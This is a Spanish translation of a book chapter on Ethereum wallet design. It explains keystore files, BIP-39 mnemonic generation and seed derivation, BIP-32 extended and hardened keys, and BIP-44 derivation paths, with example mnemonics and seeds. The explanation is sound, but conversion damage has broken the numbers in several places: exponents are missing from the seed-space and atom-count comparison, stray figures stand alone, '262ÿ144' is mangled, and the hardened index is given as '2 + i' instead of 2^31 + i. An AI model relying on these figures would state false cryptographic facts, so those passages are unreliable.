Una consideración clave en el diseño de billeteras es equilibrar la comodidad y la privacidad. La billetera Ethereum más conveniente es una con una sola clave privada y dirección que reutiliza para todo. Desafortunadamente, esta solución es una pesadilla para la privacidad, ya que cualquiera puede rastrear y correlacionar fácilmente todas sus transacciones. Usar una clave nueva para cada transacción es lo mejor para la privacidad, pero se vuelve muy difícil de administrar. El equilibrio correcto es difícil de lograr, pero es por eso que un buen diseño de billetera es primordial.

Una idea errónea común sobre Ethereum es que las billeteras de Ethereum contienen éter o fichas. De hecho, en términos muy estrictos, la billetera solo contiene llaves. El éter u otros tokens se registran en la cadena de bloques de Ethereum. Los usuarios controlan los tokens en la red firmando transacciones con las claves en sus billeteras. En cierto sentido, una billetera Ethereum es un *llavero.* Habiendo dicho eso, dado que las claves que tiene la billetera son las únicas cosas que se necesitan para transferir ether o tokens a otros, en la práctica esta distinción es bastante irrelevante. Donde sí importa la diferencia es en cambiar la mentalidad de tratar con el sistema centralizado de la banca convencional (donde solo usted y el banco pueden ver el dinero en su cuenta, y solo necesita convencer al banco de que desea transferir fondos a hacer una transacción) al sistema descentralizado de plataformas blockchain (donde todos pueden ver el saldo de éter de una cuenta, aunque probablemente no conozcan al propietario de la cuenta, y todos deben estar convencidos de que el propietario desea mover fondos para una transacción a promulgarse). En la práctica, esto significa que existe una forma independiente de consultar el saldo de una cuenta, sin necesidad de su billetera. Además, puede mover el manejo de su cuenta de su billetera actual a una billetera diferente, si no le gusta la aplicación de billetera que comenzó a usar.

NOTA

Las billeteras Ethereum contienen claves, no éter ni tokens. Las billeteras son como llaveros que contienen pares de claves públicas y privadas. Los usuarios firman transacciones con las claves privadas, demostrando así que poseer el éter. El éter se almacena en la cadena de bloques.

Hay dos tipos principales de billeteras, que se distinguen por si las claves que contienen están relacionadas entre sí.
otro o no.

El primer tipo es *una billetera no determinista,* donde cada clave se genera de forma independiente a partir de un número aleatorio diferente.
Las claves no están relacionadas entre sí. Este tipo de billetera también se conoce como billetera JBOK, de la frase "Just a Bunch of Keys".

El segundo tipo de billetera es *una billetera determinista,* donde todas las claves se derivan de una sola clave maestra, conocida como *semilla.*
Todas las claves en este tipo de billetera están relacionadas entre sí y pueden generarse nuevamente si

uno tiene la semilla original. Hay una serie de diferentes métodos *de derivación de claves* que se utilizan en las billeteras deterministas. El método de derivación más utilizado utiliza una estructura en forma de árbol, como se describe en Monederos deterministas jerárquicos (BIP-32/BIP-44).

Para hacer que las billeteras deterministas sean un poco más seguras contra accidentes de pérdida de datos, como que te roben el teléfono o lo dejen caer en el inodoro, las semillas a menudo se codifican como una lista de palabras (en inglés u otro idioma) para que las escribas y las uses. en caso de accidente. Estos se conocen como *palabras clave mnemotécnicas* de la billetera . Por supuesto, si alguien se apodera de sus palabras clave mnemotécnicas, también puede recrear su billetera y así obtener acceso a su éter y contratos inteligentes. Como tal, ¡tenga mucho, mucho cuidado con su lista de palabras de recuperación! Nunca lo almacene electrónicamente, en un archivo, en su computadora o teléfono. Escríbalo en un papel y guárdelo en un lugar seguro y protegido.

Las próximas secciones presentan cada una de estas tecnologías a un alto nivel.

Carteras no deterministas (aleatorias)

En la primera billetera Ethereum (producida para la preventa de Ethereum), cada archivo de billetera almacenaba una única clave privada generada aleatoriamente. Estos monederos están siendo reemplazados por monederos deterministas porque estos monederos de "estilo antiguo" son inferiores en muchos aspectos. Por ejemplo, se considera una buena práctica evitar la reutilización de direcciones de Ethereum como parte de maximizar su privacidad mientras usa Ethereum, es decir, usar una nueva dirección (que necesita una nueva clave privada) cada vez que recibe fondos. Puede ir más allá y usar una nueva dirección para cada transacción, aunque esto puede resultar costoso si maneja mucho con tokens. Para seguir esta práctica, una billetera no determinista deberá aumentar periódicamente su lista de claves, lo que significa que deberá realizar copias de seguridad periódicas. Si alguna vez pierde sus datos (falla del disco, accidente con bebidas, teléfono robado) antes de que haya logrado hacer una copia de seguridad de su billetera, perderá el acceso a sus fondos y contratos inteligentes. Las billeteras no deterministas de "tipo 0" son las más difíciles de manejar, porque crean un nuevo archivo de billetera para cada nueva dirección "justo a tiempo".

Sin embargo, muchos clientes de Ethereum (incluido geth) utilizan un archivo *de almacenamiento de claves* , que es un archivo codificado en JSON que contiene una única clave privada (generada aleatoriamente), cifrada con una frase de contraseña para mayor seguridad. El contenido del archivo JSON se ve así:


```
{
    "address": "001d3f1ef827552ae1114027bd3ecf1f086ba0f9", "crypto":
    { "cipher": "aes-128-ctr", "ciphertext":
        "233a9f4d236ed0c13394b504b6da5df02587c8bf1ad8946f6f2b58f055507ece",
        "cipherparams": { "iv": "d10c6ec5bae81b6cb9144de81037fa15"



        },
        "kdf": "scrypt",
        "kdfparams":
            { "dklen": 32,
            "n": 262144,
            "p": 1, "r": 8,
            "salt":

                "99d37a47c7c9429c66976f643f386a61b78b97f3246adca89abe4245d2788407"
        },
        "mac": "594c8df1c8ee0ded8255a50caf07e8c12061fd859f4b7c76ab704b17c957e842"
    },
    "id": "4fcb2ba4-ccdb-424f-89d5-26cce304bf9c", "versión": 3

}
```


El formato del almacén de claves utiliza una *función de derivación de claves* (KDF), también conocida como algoritmo de ampliación de contraseñas, que protege contra ataques de fuerza bruta, diccionario y tabla arcoíris. En términos simples, la frase de contraseña no cifra la clave privada directamente. En su lugar, la frase de contraseña se *estira,* haciéndola hash repetidamente. La función hash se repite durante 262ÿ144 rondas, que se pueden ver en el almacén de claves JSON como el parámetro crypto.kdfparams.n. Un atacante que intente forzar la frase de contraseña por fuerza bruta tendría que aplicar 262ÿ144 rondas de hash por cada intento de frase de contraseña, lo que ralentiza el ataque lo suficiente como para que sea inviable para

frases de contraseña de suficiente complejidad y longitud.

Hay una serie de bibliotecas de software que pueden leer y escribir el formato del almacén de claves, como la biblioteca de JavaScript keythereum.

PROPINA

Se desaconseja el uso de carteras no deterministas para cualquier otra cosa que no sean pruebas simples. Son demasiado engorrosos para respaldar y usar para cualquier cosa que no sea la más básica de las situaciones. En su lugar, use una billetera HD basada en estándares de la industria con una semilla mnemotécnica para respaldo.

Monederos deterministas (sembrados)

Las billeteras deterministas o "sembradas" son billeteras que contienen claves privadas que se derivan de una única clave maestra o semilla. La semilla es un número generado aleatoriamente que se combina con otros datos, como un número de índice o un "código de cadena" (consulte Claves públicas y privadas extendidas), para derivar cualquier número de claves privadas.
En una billetera determinista, la semilla es suficiente para recuperar todas las claves derivadas y, por lo tanto, una sola copia de seguridad, en el momento de la creación, es suficiente para asegurar todos los fondos y contratos inteligentes en la billetera. La semilla también es suficiente para exportar o importar una billetera, lo que permite una fácil migración de todas las claves entre diferentes implementaciones de billetera.

Este diseño hace que la seguridad de la semilla sea de suma importancia, ya que solo se necesita la semilla para obtener acceso a la billetera completa. Por otro lado, poder centrar los esfuerzos de seguridad en un solo dato puede verse como una ventaja.

Monederos deterministas jerárquicos (BIP-32/BIP-44)

Se desarrollaron carteras deterministas para facilitar la obtención de muchas claves a partir de una única semilla. Actualmente, la forma más avanzada de monedero determinista es el monedero *determinista jerárquico* (HD) definido por el estándar BIP-32 de Bitcoin . Las carteras HD contienen claves derivadas en una estructura de árbol, de modo que una clave principal puede derivar una secuencia de claves secundarias, cada una de las cuales puede derivar una secuencia de claves secundarias, y así sucesivamente. Esta estructura de árbol se ilustra en la billetera HD: un árbol de claves generado a partir de una sola semilla.

Figura 1. Monedero HD: un árbol de claves generado a partir de una sola semilla

Las billeteras HD ofrecen algunas ventajas clave sobre las billeteras deterministas más simples. En primer lugar, la estructura de árbol se puede usar para expresar un significado organizativo adicional, como cuando se usa una rama específica de subclaves para recibir pagos entrantes y una rama diferente se usa para recibir cambios de pagos salientes.
Las sucursales de claves también se pueden utilizar en entornos corporativos, asignando diferentes sucursales a departamentos, filiales, funciones específicas o categorías contables.

La segunda ventaja de las billeteras HD es que los usuarios pueden crear una secuencia de claves públicas sin tener acceso a las claves privadas correspondientes. Esto permite que las billeteras HD se usen en un servidor inseguro o en una capacidad de solo visualización o solo recepción, donde la billetera no tiene las claves privadas que pueden gastar los fondos.

Semillas y códigos mnemotécnicos (BIP-39)

Hay muchas formas de codificar una clave privada para una copia de seguridad y recuperación seguras. El método actualmente preferido es usar una secuencia de palabras que, cuando se juntan en el orden correcto, pueden recrear de manera única la clave privada. Esto a veces se conoce como *mnemónico,* y el enfoque ha sido estandarizado por BIP-39.
Hoy en día, muchas billeteras Ethereum (así como billeteras para otras criptomonedas) usan este estándar y pueden importar y exportar semillas para respaldo y recuperación usando mnemónicos interoperables.

Para ver por qué este enfoque se ha vuelto popular, echemos un vistazo a un ejemplo:

Una semilla para una billetera determinista, en hexadecimal

```
FCCF1AB3329FD5DA3DA9577511F8F137
```

Una semilla para una billetera determinista, a partir de un mnemotécnico de 12 palabras

```
lobo jugo orgulloso vestido lana injusto
pared acantilado insecto más detalle centro
```

En términos prácticos, la posibilidad de un error al escribir la secuencia hexadecimal es inaceptablemente alta. Por el contrario, la lista de palabras conocidas es bastante fácil de manejar, principalmente porque hay un alto nivel de redundancia en la escritura de palabras (especialmente palabras en inglés). Si "inzect" se hubiera registrado por accidente, podría determinarse rápidamente, ante la necesidad de recuperar la billetera, que "inzect" no es una palabra válida en inglés y que debería usarse "insect" en su lugar. Estamos hablando de escribir una representación de la semilla porque es una buena práctica cuando se administran billeteras HD: la semilla es necesaria para recuperar una billetera en caso de pérdida de datos (ya sea por accidente o robo), por lo que mantener una copia de seguridad es muy prudente. . Sin embargo, la semilla debe mantenerse extremadamente privada, por lo que deben evitarse cuidadosamente las copias de seguridad digitales; de ahí el consejo anterior de respaldar con lápiz y papel.

En resumen, el uso de una lista de palabras de recuperación para codificar la semilla para una billetera HD es la forma más fácil de exportar, transcribir, registrar en papel, leer sin errores e importar de manera segura un conjunto de claves privadas en otra billetera.

Mejores prácticas de billetera

A medida que la tecnología de billeteras de criptomonedas ha madurado, han surgido ciertos estándares comunes de la industria que hacen que las billeteras sean ampliamente interoperables, fáciles de usar, seguras y flexibles. Estos estándares también permiten que las billeteras obtengan claves para múltiples criptomonedas diferentes, todas a partir de un solo mnemotécnico. Estos estándares comunes son:

- Palabras clave mnemotécnicas, basadas en BIP-39
- Carteras HD, basadas en BIP-32
- Estructura de billetera HD multipropósito, basada en BIP-43
- Monederos multidivisa y multicuenta, basados en BIP-44

Estos estándares pueden cambiar o quedar obsoletos por desarrollos futuros, pero por ahora forman un conjunto de tecnologías entrelazadas que se han convertido en el estándar de billetera *de facto* para la mayoría de las plataformas de cadena de bloques y sus criptomonedas.

Los estándares han sido adoptados por una amplia gama de carteras de software y hardware, lo que hace que todas estas carteras sean interoperables. Un usuario puede exportar un mnemotécnico generado en una de estas billeteras e importarlo a otra billetera, recuperando todas las claves y direcciones.

Algunos ejemplos de carteras de software compatibles con estos estándares incluyen (en orden alfabético) Jaxx, MetaMask, MyCrypto y MyEtherWallet (MEW). Los ejemplos de carteras de hardware que admiten estos estándares incluyen Keepkey, Ledger y Trezor.

Las siguientes secciones examinan cada una de estas tecnologías en detalle.

PROPINA

> Si está implementando una billetera Ethereum, debe construirse como una billetera HD, con una semilla codificada como un código mnemotécnico para respaldo, siguiendo los estándares BIP-32, BIP-39, BIP-43 y BIP-44, como se describe en las siguientes secciones.

Palabras de código mnemotécnico (BIP-39)

Las palabras de código mnemotécnico son secuencias de palabras que codifican un número aleatorio utilizado como semilla para derivar una billetera determinista. La secuencia de palabras es suficiente para recrear la semilla y, a partir de ahí, recrear la billetera y todas las claves derivadas. Una aplicación de billetera que implementa billeteras deterministas con palabras mnemotécnicas le mostrará al usuario una secuencia de 12 a 24 palabras cuando cree una billetera por primera vez. Esa secuencia de palabras es la copia de seguridad de la billetera y se puede usar para recuperar y recrear todas las claves en la misma aplicación de billetera o en cualquier aplicación compatible. Como explicamos anteriormente, las listas de palabras mnemotécnicas facilitan a los usuarios la copia de seguridad de las billeteras, ya que son fáciles de leer y transcribir correctamente.

NOTA

Las palabras mnemotécnicas a menudo se confunden con "brainwallets". Ellos no son los mismos. La principal diferencia es que una billetera cerebral consta de palabras elegidas por el usuario, mientras que la billetera crea aleatoriamente palabras mnemotécnicas y se las presenta al usuario. Esta importante diferencia hace que las palabras mnemotécnicas sean mucho más seguras, porque los humanos son fuentes muy pobres de aleatoriedad.
Quizás lo más importante, el uso del término "brainwallet" sugiere que las palabras deben memorizarse, lo cual es una idea terrible y una receta para no tener su respaldo cuando lo necesite.

Los códigos mnemotécnicos se definen en BIP-39. Tenga en cuenta que BIP-39 es una implementación de un estándar de código mnemotécnico. Hay un estándar diferente, *con un conjunto diferente de palabras,* utilizado por la billetera Electrum Bitcoin y anterior a BIP-39. BIP-39 fue propuesto por la compañía detrás de la billetera de hardware Trezor y es incompatible con la implementación de Electrum. Sin embargo, BIP-39 ahora ha logrado un amplio apoyo de la industria en docenas de implementaciones interoperables y debe considerarse el estándar industrial *de facto* . Además, BIP-39 se puede utilizar para producir monederos multidivisa compatibles con Ethereum, mientras que las semillas de Electrum no pueden.

BIP-39 define la creación de un código mnemotécnico y una semilla, que describimos aquí en nueve pasos. Para mayor claridad, el proceso se divide en dos partes: los pasos 1 a 6 se muestran en Generación de palabras mnemotécnicas y los pasos 7 a 9 se muestran en De mnemotécnico a semilla.

Generación de palabras mnemotécnicas

La billetera genera automáticamente palabras mnemotécnicas utilizando el proceso estandarizado definido en BIP-39.
La billetera parte de una fuente de entropía, agrega una suma de verificación y luego asigna la entropía a una lista de palabras:

1. Cree una secuencia criptográficamente aleatoria S de 128 a 256 bits.
2. Cree una suma de comprobación de S tomando la primera longitud de S ÷ 32 bits del hash SHA-256 de S.
3. Agregue la suma de verificación al final de la secuencia aleatoria S.
4. Divida la concatenación de secuencia y suma de comprobación en secciones de 11 bits.
5. Asigne cada valor de 11 bits a una palabra del diccionario predefinido de 2048 palabras.
6. Crea el código mnemotécnico a partir de la secuencia de palabras, manteniendo el orden.

Generar entropía y codificar como palabras mnemotécnicas muestra cómo se usa la entropía para generar palabras mnemotécnicas. palabras.

Códigos mnemotécnicos: entropía y longitud de palabra muestra la relación entre el tamaño de los datos de entropía y la longitud de los códigos mnemotécnicos en palabras.

Tabla 1. Códigos mnemotécnicos: entropía y longitud de palabra

Entropía (bits)	Suma de comprobación (bits)	Entropía + suma de comprobación (bits)	Longitud mnemotécnica (palabras)
128	4	132	12
160	5	165	15
192	6	198	18
224	7	231	21
256	8	264	24

Figura 2. Generación de entropía y codificación como palabras mnemotécnicas

De mnemotécnico a semilla

Las palabras mnemotécnicas representan la entropía con una longitud de 128 a 256 bits. Luego, la entropía se usa para derivar una

semilla más larga (512 bits) mediante el uso de la función de extensión de clave PBKDF2. La semilla producida se usa para construir una billetera determinista y derivar sus claves.

La función de estiramiento de teclas toma dos parámetros: el mnemotécnico y una *sal.* El propósito de una sal en una función de extensión clave es dificultar la creación de una tabla de búsqueda que permita un ataque de fuerza bruta. En el estándar BIP-39, la sal tiene otro propósito: permite la introducción de una frase de contraseña que sirve como un factor de seguridad adicional para proteger la semilla, como describiremos con más detalle en Frase de contraseña opcional en BIP-39 .

El proceso descrito en los pasos 7 a 9 continúa desde el proceso descrito en la sección anterior:

7. El primer parámetro de la función de ampliación de teclas de PBKDF2 es el *mnemotécnico* generado en el paso 6.
8. El segundo parámetro de la función de estiramiento de teclas PBKDF2 es una *sal.* La sal está compuesta por la cuerda. "mnemónico" constante concatenado con una frase de contraseña opcional proporcionada por el usuario.
9. PBKDF2 extiende los parámetros mnemotécnicos y de sal usando 2048 rondas de hashing con HMAC Algoritmo SHA512, que produce un valor de 512 bits como salida final. Ese valor de 512 bits es la semilla.

De mnemotécnico a semilla muestra cómo se usa un mnemotécnico para generar una semilla.

Figura 3. De mnemónico a semilla

NOTA

La función de estiramiento de claves, con sus 2048 rondas de hash, es una protección algo efectiva contra los ataques de fuerza bruta contra la mnemónica o la frase de contraseña. Hace que sea costoso (en computación) probar más de unos pocos miles de combinaciones de contraseñas y mnemotécnicos, mientras que el número de semillas derivadas posibles es enorme (2, o alrededor de 10), mucho más grande que el número de átomos en el universo visible (alrededor de 10).

512 154 80

Las tablas #mnemonic_128_no_pass, #mnemonic_128_w_pass y #mnemonic_256_no_pass muestran algunos ejemplos de códigos mnemotécnicos y las semillas que producen.

Tabla 2. Código mnemotécnico de entropía de 128 bits, sin frase de contraseña, semilla resultante

Entrada de entropía (128 bits)	0c1e24e5917779d297e14d45f14e1a1a
Mnemotécnico (12 palabras)	ejército furgoneta defensa llevar celoso verdadero basura reclamo eco medios hacer crujido
Frase de contraseña	(ninguna)
Semilla (512 bits)	5b56c417303faa3fcba7e57400e120a0ca83ec5a4fc9ffba757fbe63fbd77a89a1a3be4c67196f57c39 a88b76373733891bfaba16ed27a813ceed498804c0570

Tabla 3. Código mnemotécnico de entropía de 128 bits, con frase de contraseña, semilla resultante

Entrada de entropía (128 bits)	0c1e24e5917779d297e14d45f14e1a1a
Mnemotécnico (12 palabras)	ejército furgoneta defensa llevar celoso verdadero basura reclamo eco medios hacer crujido
Frase de contraseña	SuperDuperSecret
Semilla (512 bits)	3b5df16df2157104cfdd22830162a5e170c0161653e3afe6c88defeefb0818c793dbb28ab3ab091897d0 715861dc8a18358f80b79d49acf64142ae57037d1d54

Tabla 4. Código mnemotécnico de entropía de 256 bits, sin frase de contraseña, semilla resultante

Entrada de entropía (256 bits)	2041546864449caff939d32d574753fe684d3c947c3346713dd8423e74abcf8c
Mnemotécnico (24 palabras)	pasteles manzanas tomar prestado seda respaldar aptitud geniales negación bobina alboroto quedarse lobos equipaje oxígeno desmayo mayor editar medida invitar amor trampa campo dilema obligar
Frase de contraseña (ninguna)	
Semilla (512 bits)	3269bce2674acbd188d4f120072b13b088a0ecf87c6e4cae41657a0bb78f5315b33b3a04356e53d062e5 5f1e0deaa082df8d487381379df848a6ad7e98798404

Frase de contraseña opcional en BIP-39

El estándar BIP-39 permite el uso de una frase de contraseña opcional en la derivación de la semilla. Si no se usa una frase de contraseña, el mnemotécnico se amplía con una sal que consiste en la cadena constante "mnemotécnico", lo que produce una semilla específica de 512 bits a partir de cualquier mnemónico dado. Si se usa una frase de contraseña, la función de extensión produce una semilla *diferente* de esa misma mnemotécnica. De hecho, dada una sola mnemotécnica, cada frase de contraseña posible conduce a una semilla diferente. Esencialmente, no hay una frase de contraseña "incorrecta". Todas las frases de contraseña son válidas y todas conducen a diferentes semillas, formando un amplio conjunto de posibles billeteras no inicializadas. El conjunto de billeteras posibles es tan grande (2) que no existe la posibilidad práctica de fuerza bruta o adivinar accidentalmente una que está en uso, siempre que la frase de contraseña tenga suficiente complejidad y longitud.

512

PROPINA

No hay frases de contraseña "incorrectas" en BIP-39. Cada frase de contraseña conduce a una billetera que, a menos que se use previamente, estará vacía.

La frase de contraseña opcional crea dos características importantes:

- Un segundo factor (algo memorizado) que hace que un mnemotécnico sea inútil por sí solo, protegiendo las copias de seguridad mnemotécnicas del compromiso de un ladrón.
- Una forma de negación plausible o "billetera de coacción", donde una frase de contraseña elegida conduce a una billetera con una pequeña cantidad de fondos, que se usa para distraer a un atacante de la billetera "real" que contiene la mayoría de los fondos.

Sin embargo, es importante tener en cuenta que el uso de una frase de contraseña también presenta el riesgo de pérdida:

- Si el propietario de la billetera está incapacitado o muerto y nadie más conoce la frase de contraseña, la semilla es inútil y todos los fondos almacenados en la billetera se pierden para siempre.
- Por el contrario, si el propietario hace una copia de seguridad de la frase de contraseña en el mismo lugar que la semilla, anula el propósito de un segundo factor

Si bien las frases de contraseña son muy útiles, solo deben usarse en combinación con un proceso planificado cuidadosamente para la copia de seguridad y la recuperación, considerando la posibilidad de que los herederos sobrevivan al propietario y puedan recuperar el criptomoneda

Trabajar con códigos mnemotécnicos

BIP-39 se implementa como una biblioteca en muchos lenguajes de programación diferentes. Por ejemplo:

python-mnemónico

La implementación de referencia del estándar por parte del equipo de SatoshiLabs que propuso BIP-39, en Python

ConsenSys/eth-lightwallet

Monedero ligero JS Ethereum para nodos y navegador (con BIP-39)

npm/bip39

Implementación de JavaScript de Bitcoin BIP-39: código mnemotécnico para generar claves deterministas

También hay un generador BIP-39 implementado en una página web independiente (un generador BIP-39 como página web independiente), que es extremadamente útil para pruebas y experimentación. El convertidor de código mnemotécnico genera mnemotécnicos, semillas y claves privadas extendidas. Se puede usar sin conexión en un navegador o acceder en línea.

Figura 4. Un generador BIP-39 como página web independiente

Creación de una billetera HD a partir de la semilla

Las billeteras HD se crean a partir de una *semilla de raíz única,* que es un número aleatorio de 128, 256 o 512 bits. Más comúnmente, esta semilla se genera a partir de un mnemónico como se detalla en la sección anterior.

Cada clave en la billetera HD se deriva de manera determinista de esta semilla raíz, lo que hace posible recrear la billetera HD completa a partir de esa semilla en cualquier billetera HD compatible. Esto facilita la exportación, copia de seguridad, restauración e importación de carteras HD que contienen miles o incluso millones de claves transfiriendo solo el mnemónico del que se deriva la semilla raíz.

Carteras HD (BIP-32) y Paths (BIP-43/44)

La mayoría de las billeteras HD siguen el estándar BIP-32, que se ha convertido en un estándar industrial *de facto* para la generación de claves deterministas.

No discutiremos todos los detalles de BIP-32 aquí, solo los componentes necesarios para comprender cómo se usa en las billeteras. El principal aspecto importante son las relaciones jerárquicas en forma de árbol que pueden tener las claves derivadas, como puede ver en la billetera HD: un árbol de claves generado a partir de una sola semilla. También es importante comprender las ideas de *claves extendidas* y *claves reforzadas,* que se explican en las siguientes secciones.

Hay docenas de implementaciones interoperables de BIP-32 que se ofrecen en muchas bibliotecas de software. Estos están diseñados principalmente para billeteras Bitcoin, que implementan direcciones de una manera diferente, pero comparten la misma implementación de derivación clave que las billeteras compatibles con BIP-32 de Ethereum. Use uno diseñado para Ethereum o adapte uno de Bitcoin agregando una biblioteca de codificación de direcciones de Ethereum.

También hay un generador BIP-32 implementado como una página web independiente que es muy útil para probar y experimentar con BIP-32.

ADVERTENCIA

El generador BIP-32 independiente no es un sitio HTTPS. Eso es para recordarle que el uso de esta herramienta no es seguro. Es solo para probar. No debe utilizar las claves producidas por este sitio con fondos reales.

Claves públicas y privadas extendidas

En la terminología BIP-32, las claves se pueden "extender". Con las operaciones matemáticas correctas, estas claves "principales" extendidas se pueden usar para derivar claves "secundarias", produciendo así la jerarquía de claves y direcciones descrita anteriormente. Una clave principal no tiene que estar en la parte superior del árbol. se puede seleccionar desde cualquier lugar en la jerarquía del árbol.La extensión de una clave implica tomar la clave en sí y agregarle un *código de cadena* especial .
Un código de cadena es una cadena binaria de 256 bits que se mezcla con cada clave para producir claves secundarias.

Si la clave es una clave privada, se convierte en *una clave privada extendida* que se distingue por el prefijo xprv:

```
xprv9s21ZrQH143K2JF8RafpqtKiTbsbaxEeUaMnNHsm5o6wCW3z8ySyH4UxFVSfZ8n7ESu7fgir8i...
```

Una *clave pública extendida* se distingue por el prefijo xpub:

```
xpub661MyMwAqRbcEnKbXcCqD2GT1di5zQxVqoHPAgHNe8dv5JP8gWmDproS6kFHJnLZd23tWevhdn...
```

Una característica muy útil de las billeteras HD es la capacidad de derivar claves públicas secundarias a partir de claves públicas principales,

sin tener las claves privadas. Esto nos da dos formas de derivar una clave pública secundaria: ya sea directamente de la clave privada secundaria o de la clave pública principal.

Por lo tanto, se puede usar una clave pública extendida para derivar todas las claves públicas (y solo las claves públicas) en esa rama de la estructura de la billetera HD.

Este atajo se puede usar para crear implementaciones de solo clave pública muy seguras, donde un servidor o aplicación tiene una copia de una clave pública extendida, pero ninguna clave privada. Ese tipo de implementación puede producir una cantidad infinita de claves públicas y direcciones de Ethereum, pero no puede gastar nada del dinero enviado a esas direcciones. Mientras tanto, en otro servidor más seguro, la clave privada extendida puede derivar todas las claves privadas correspondientes para firmar transacciones y gastar el dinero.

Una aplicación común de este método es instalar una clave pública extendida en un servidor web que sirve una aplicación de comercio electrónico. El servidor web puede usar la función de derivación de clave pública para crear una nueva dirección de Ethereum para cada transacción (por ejemplo, para el carrito de compras de un cliente), y no tendrá ninguna clave privada que sea vulnerable al robo. Sin billeteras HD, la única forma de hacer esto es generar miles de direcciones Ethereum en un servidor seguro separado y luego precargarlas en el servidor de comercio electrónico. Ese enfoque es engorroso y requiere un mantenimiento constante para garantizar que el servidor no se quede sin claves, de ahí la preferencia de usar claves públicas extendidas de billeteras HD.

Otra aplicación común de esta solución es para almacenamiento en frío o carteras de hardware. En ese escenario, la clave privada extendida se puede almacenar en una billetera de hardware, mientras que la clave pública extendida se puede mantener en línea. El usuario puede crear direcciones de "recepción" a voluntad, mientras que las claves privadas se almacenan de forma segura fuera de línea. Para gastar los fondos, el usuario puede usar la clave privada extendida en un cliente Ethereum de firma fuera de línea o firmar transacciones en el dispositivo de billetera de hardware.

Derivación de clave secundaria reforzada

La capacidad de derivar una rama de claves públicas a partir de una clave pública extendida, o *xpub,* es muy útil, pero conlleva un riesgo potencial. El acceso a un xpub no da acceso a claves privadas secundarias. Sin embargo, debido a que el xpub contiene el código de cadena (utilizado para derivar claves públicas secundarias de la clave pública principal), si se conoce una clave privada secundaria o se filtra de alguna manera, se puede usar con el código de cadena para derivar todas las demás claves privadas secundarias. llaves. Una sola clave privada infantil filtrada, junto con un código de cadena principal, revela todas las claves privadas de todos los niños. Peor aún, la clave privada secundaria junto con un código de cadena principal se puede usar para deducir la clave privada principal.

Para contrarrestar este riesgo, las billeteras HD utilizan una función de derivación alternativa llamada *derivación endurecida,* que "rompe" la relación entre la clave pública principal y el código de la cadena secundaria. La función de derivación reforzada utiliza la clave privada principal para derivar el código de la cadena secundaria, en lugar de la clave pública principal. Esto crea un "cortafuegos" en la secuencia principal/secundaria, con un código de cadena que no se puede usar para comprometer una clave privada principal o hermana.

En términos simples, si desea utilizar la comodidad de un xpub para derivar ramas de claves públicas sin exponerse al riesgo de que se filtre un código de cadena, debe derivarlo de un padre reforzado, en lugar de un padre normal. La mejor práctica es tener los hijos de nivel 1 de las claves maestras siempre derivados por derivación reforzada, para evitar el compromiso de las claves maestras.

Números de índice para derivación normal y endurecida

Es claramente deseable poder derivar más de una clave secundaria a partir de una clave principal determinada. Para gestionar esto, se utiliza un número de índice. Cada número de índice, cuando se combina con una clave principal utilizando la función especial de derivación secundaria, da una clave secundaria diferente. El número de índice utilizado en la función de derivación de padre a hijo BIP-32 es un número entero de 32 bits. Para distinguir fácilmente entre claves derivadas a través de la función de derivación normal (no endurecida) y claves derivadas mediante derivación reforzada, este número de índice se divide en dos rangos. Los números de índice entre 0 y $2^{31}-1$ (0x0 a 0x7FFFFFFF) se utilizan *solo* para la derivación normal. Los números de índice entre 2^{31} y $2^{32}-1$ (0x80000000 a 0xFFFFFFFF) se usan *solo* para la derivación reforzada . Por lo tanto, si el número índice es menor que 2^{31}, el niño es normal, mientras que si el número índice es

31 igual o superior a 2 , el niño está endurecido.

Para que los números de índice sean más fáciles de leer y mostrar, los números de índice para niños endurecidos se muestran comenzando desde cero, pero con un símbolo primo. Por lo tanto, la primera clave secundaria normal se muestra como 0, mientras que la primera clave secundaria reforzada (índice 0x80000000) se muestra como 0'. Entonces, en secuencia, la segunda clave reforzada tendría un índice de 0x80000001 y se mostraría como 1', y así sucesivamente. Cuando vea un índice de billetera HD i', eso significa 2 + i.

Identificador de clave de billetera HD (ruta)

Las claves en una billetera HD se identifican mediante una convención de nomenclatura de "ruta", con cada nivel del árbol separado por un carácter de barra inclinada (/) (consulte los ejemplos de ruta de la billetera HD). Las claves privadas derivadas de la clave privada maestra comienzan con m. Las claves públicas derivadas de la clave pública maestra comienzan con M. Por lo tanto, la primera clave privada secundaria de la clave privada maestra es m/0. La primera clave pública secundaria es M/0. El segundo nieto del primer hijo es m/0/1, y así sucesivamente.

La "ascendencia" de una clave se lee de derecha a izquierda, hasta llegar a la clave maestra de la que se deriva.
Por ejemplo, el identificador m/x/y/z describe la clave que es el hijo z-ésimo de la clave m/x/y, que es el hijo y-ésimo de la clave m/x, que es el hijo x-ésimo de metro.

Tabla 5. Ejemplos de ruta de billetera HD

camino de alta definición	**Clave descrita**
m/0	La primera (0) clave privada secundaria de la clave privada maestra (m)
m/0/0	La clave privada del primer nieto del primer hijo (m/0)
m/0'/0	El primer nieto normal del primer hijo *empedernido* (m/0')
m/1/0	La clave privada del primer nieto del segundo hijo (m/1)
M/23/17/0/0	El primer tataranieto clave pública del primer bisnieto del decimoctavo nieto del vigésimo cuarto hijo

Navegando por la estructura de árbol de la billetera HD

La estructura de árbol de la billetera HD es tremendamente flexible. La otra cara de esto es que también permite una complejidad ilimitada: cada clave extendida principal puede tener 4 mil millones de niños: 2 mil millones de niños normales y 2 mil millones de niños endurecidos. Cada uno de esos niños puede tener otros 4 mil millones de niños, y así sucesivamente. El árbol puede ser tan profundo como quieras, con un número potencialmente infinito de generaciones. Con todo ese potencial, puede resultar bastante difícil navegar por estos árboles tan grandes.

Dos BIP ofrecen una forma de administrar esta complejidad potencial mediante la creación de estándares para la estructura de los árboles de billetera HD. BIP-43 propone el uso del primer índice secundario endurecido como un identificador especial que significa el "propósito" de la estructura de árbol. Según BIP-43, una billetera HD debe usar solo una rama de nivel 1 del árbol, con el número de índice que define el propósito de la billetera al identificar la estructura y el espacio de nombres del resto del árbol. Más específicamente, una billetera HD que usa solo la rama m/i'/... está destinada a significar un propósito específico y ese propósito se identifica con el número de índice i.

Extendiendo esa especificación, BIP-44 propone una estructura multicuenta y multidivisa representada por el establecimiento del número de "propósito" en 44'. Todas las billeteras HD que siguen la estructura BIP-44 se identifican por el hecho de que solo usan una rama del árbol: m/44'/*.

BIP-44 especifica que la estructura consta de cinco niveles de árbol predefinidos:

```
m / propósito' / tipo_moneda' / cuenta' / cambio / índice_dirección
```

